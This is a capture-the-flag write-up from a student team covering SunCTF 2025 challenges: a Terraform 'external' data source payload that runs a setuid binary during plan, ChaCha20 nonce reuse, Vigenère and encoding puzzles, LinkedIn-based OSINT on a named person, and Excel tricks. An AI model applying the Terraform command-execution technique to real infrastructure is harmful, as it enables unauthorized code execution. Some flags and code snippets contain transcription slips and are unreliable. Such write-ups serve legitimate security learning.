



Organized by Sunway Cybersecurity Club

30th August 2025 (Sat)

8:00 AM – 5:00 PM

Sir Jeffrey Cheah Hall, Sunway College



Write-Up SunCTF 2025

Presented by

CarryOrKari

Team members:

1. AIDA SAKINAH BINTI KAHIROL
2. HANI HAMIZAH BINTI HAMZAN
3. MUHAMMAD EUSOFF AMINURRASHID BIN SHUKRI

Table of Contents

Web	3
Crypto	4
OSINT	7
Misc	9

Web

Terraform Playground

The screenshot shows the Terraform Playground interface. On the left is a "Terraform Code Editor" window with the following code:

```
1 terraform {
2   required_providers {
3     external = { source = "hashicorp/external" }
4     null     = { source = "hashicorp/null" }
5   }
6 }
7
8 # Execute /getFlag (setuid root) and JSON-encode its stdout.
9 data "external" "flag" {
10   program = [
11     "bash", "-lc",
12     # Strip newlines just in case; then print valid JSON
13     "printf '{\"flag\":\"\$s\"}' \"$(/getFlag | tr -d '\\n' | tr -d '\\r')\""
14   ]
15   # query is optional; set to empty to be explicit
16   query = {}
17 }
18
19 resource "null_resource" "leak" {
20   triggers = {
21     flag = data.external.flag.result.flag
22   }
23 }
```

On the right is a "Terraform Plan Output" window showing the execution results:

```
Terraform initialization complete!
data.external.flag: Reading...
data.external.flag: Read complete after 0s [id=-]

Terraform used the selected providers to generate the following execution
plan. Resource actions are indicated with the following symbols:
+ create

Terraform will perform the following actions:

# null_resource.leak will be created
+ resource "null_resource" "leak" {
  + id      = (known after apply)
  + triggers = {
    + "flag" = "sunctf25{1_th0ught_t3rr4f0rm_pl4n_w4s_h4rml3ss?}"
  }
}
```

The screenshot shows the Terraform Plan Output window. It displays the Terraform plan and a "SUCCESS" status indicator.

```
Terraform initialization complete!
data.external.flag: Reading...
data.external.flag: Read complete after 0s [id=-]

Terraform used the selected providers to generate the following execution
plan. Resource actions are indicated with the following symbols:
+ create


Terraform will perform the following actions:

# null_resource.leak will be created
+ resource "null_resource" "leak" {
  + id      = (known after apply)
  + triggers = {
    + "flag" = "sunctf25{1_th0ught_t3rr4f0rm_pl4n_w4s_h4rml3ss?}"
  }
}
```

Flag: suctf25{1_th0ught_t3rr4f0rm_pl4n_w4s_h4rml3ss?}

Crypto

Leaf It To Luck



The screenshot shows a text editor window titled "clover.txt". The file content is a long string of characters: NjYgMTQ2IDQwIDY3IDYxIDQwIDY2IDE0MSA0MCA2NyA3MSA0MCA2NyA2MCA0MCA2NiA2MiA0MCA2MyA2MiA0MC
A2MyA2NSA0MCA2NyAxNDIgNDAgNjcgNjAgNDAgNjYgNjQgNDAgNjMgNjMgNDAgNjUgMTQ2IDQwIDY2IDYzIDQw
IDYzIDYwIDQwIDYzIDYwIDQwIDY3IDE0MSA0MCA2NSAxNDYgNDAgNjMgNjEgNDAgNjcgNjEgNDAgNjcgNzEgND
AgNjYgNjcgNDAgNjUgMTQ2IDQwIDY2IDcwIDQwIDYzIDYzIDQwIDYzIDY0IDQwIDY2IDYyIDQwIDY3IDE0NA==

Decode Base64, we'll get space-separated numbers.

From base-8 (all uses digits 0 – 7) to text, we'll get string of hex bytes.

From hex (base-16) to ASCII, we will get oqjypb25{pd3_c00z_1qyg_h34b}. But as you know the flag format is sunctf25{xx}.

Use Caesar cipher rot-4 to get the correct flag.

Flag: sunctf25{th3_g00d_1luck_l34f}

Vigenereverse

```
cipher: zuenbn25{v0zE4Cu_bBa_0pgZ5qBu}  
key: dontreverseme
```

Plaintext key dontreverseme decrypts to wgrukj25{a0vN4Kq_pXx_0btG5zXz}. But the prompt is encrypt the key before you decrypt.

K = dontreverseme

Reverse(K) = emesrevertnod

Enc_key = vigenere_encrypt(K, reverse(K)) = harliiqiilrah.

Decrypt the ciphertext with harliiqiilrah.

```
cipher: zuenbn25{v0zE4Cu_bBa_0pgZ5qBu}  
key:    harliiqiilrah
```

Flag: sunctf25{f0rW4Rd_bUt_0pp05iTe}

Resemblance



"Sir Cha-Cha never liked reusing stuff" \Rightarrow they reused the **same key & nonce** for two encryptions:

- $\text{enc_msg} = \text{ChaCha20}(\text{key}, \text{nonce}, \text{message})$
- $\text{enc_flag} = \text{ChaCha20}(\text{key}, \text{nonce}, \text{flag})$

For stream ciphers: $C = P \oplus K$.

Same key+nonce \Rightarrow same keystream K.

So:


- $K = \text{enc_msg} \oplus \text{message}$ (you know the plaintext story)
- $\text{flag} = \text{enc_flag} \oplus K = \text{enc_flag} \oplus \text{enc_msg} \oplus \text{message}$


Apply to out.txt:

Flag : sunctf25{m4yb3_s0m3_k3y_d1ff3r3nc3_1snt_s0_b4d_4ft3r4LL}

OSINT

BabyOSINT





Robbin Ooi Zhen Heng
CSIRT & CTI | eCTHPv2 | eCDFP | PSAA | Security+

Show all posts →

Experience

Gen Cybersecurity Analyst
Gen - Full-time
Apr 2025 - Present · 5 mos


MoneyLion is now part of Gen.
...
...see more

Information Security, Incident Response and +8 skills

Cybersecurity Analyst
MoneyLion - Full-time
Jun 2024 - Present · 1 yr 3 mos

Key responsibilities:
• Incident Response...
...see more

Information Security, Incident Response and +8 skills



Flag: sunctf25{4PR9}

Misc

Packet Palette

Palette means colour.

```
.paragraph1 { color: #73aaee; }\n.paragraph2 { color: #75aaee; }\n.paragraph3 { color: #6eaaee; }\n.paragraph4 { color: #63aaee; }\n.paragraph5 { color: #74bb12; }\n.paragraph6 { color: #66bb12; }\n.paragraph7 { color: #32bb12; }\n.paragraph8 { color: #35bb12; }\n.paragraph9 { color: #7bbb12; }\n.paragraph10 { color: #75ddaa; }\n.paragraph11 { color: #36ddaa; }\n.paragraph12 { color: #6cddaa; }\n.paragraph13 { color: #79ddaa; }\n.paragraph14 { color: #5fddaa; }\n.paragraph15 { color: #63ddff; }\n.paragraph16 { color: #35ddff; }\n.paragraph17 { color: #35ddff; }\n.paragraph18 { color: #5fddff; }\n.paragraph19 { color: #63ddff; }\n.paragraph20 { color: #30ddff; }\n.paragraph21 { color: #6cddff; }\n.paragraph22 { color: #30ddff; }\n.paragraph23 { color: #72ddff; }\n.paragraph24 { color: #35ddff; }\n.paragraph25 { color: #7dddff; }\ndo these colour means anything
```

If you read the pcap file, there are a lot of colours used.

Each #xxxxxx is a hexadecimal color code.

First two hex digits are red, next two are green, and last two are blue. E.g. #73aaee -> 115, 170, 238 in RGB.


Paragraph 1-4 are all shades of blue, 5-9 green, 10-14 aqua/teal, and 15-25 cyan/light blue. It totally is structured rather than random.

Go ahead and create a simple script.

```
codes = ["73aaee", "75aaee", "6eaaee", "63aaee", "74bb12", "66bb12", "32bb12", "35bb12", "7bbb12",\n        "75ddaa", "36ddaa", "6cddaa", "79ddaa", "5fddaa", "63ddff", "35ddff", "35ddff", "5fddff",\n        "63ddff", "30ddff", "6cddff", "30ddff", "72ddff", "35ddff", "7dddff"]\n\nprint(".join(chr(int(c[2],16)) for c in codes))\n\nflag: sunctf25{u6ly_c55_c0l0r5}
```

Cicada

It is an audio format of cicada making their sound.



Open your video or audio editor. The audio only have two patterns. Replace the shorter one with a dot and long one with a dash.

Decode each code and you will get the flag.

Flag: sunctf25{CICADA_IS_LISTENING}

Excel Scavenger Hunt

This is where you actually question your own excel skill.

	sunctf2025 k0CCT4k1n
Welcome to the Excel Scavenger Hunt!!!	
The flag is split into 9 parts hidden in this excel file, try finding it!!	
Second part of the flag: Nt_M	
Here is the first part of the flag: xlHu	
Remember to wrap the flag in the format suctf25[XXX]!	
What if I told you there are more than one sheet in this excel file?	

Theres 9 parts inside this question.

First and second flag are given straight.

A

Check the subject of this excel file

What if I told you there are more than two sheets in this excel file?

Convert this to an excel formula to get 4th part of the flag:
CHAR(121)&CHAR(48)&CHAR(107)&CHAR(48)
y0k0

Do you know about the custom number format (;;)? I've hidden something in one of the cells in this sheet, take the first alphabet and number in the 5th part of the flag to know which cell is it

Then you have to unlock special power to get the last part.

Takde angin takde rebut tetiba mikage reo haha

is mikage reo's first name

All Images Short videos Videos Shopping Forums More Tools

AI Overview

No, Reo is a first name and Mikage is a last name for the character in the manga and anime Blue Lock. Reo Mikage is the full name of the character, who is the heir to the Mikage Corporation.

Reo

is the first name, and he is often called by it to emphasize his desire to forge his own path separate from his wealthy family.

Mikage

is his surname, which is also the name of the large corporation his family owns.

Show more

(grrr)

dead explosion mother manga

All Images Short videos Forums Videos Shopping More

Flag: sunctf25{xIHuNt_M1k5Ky0k0CCT4k1n41n0r1J34nn3}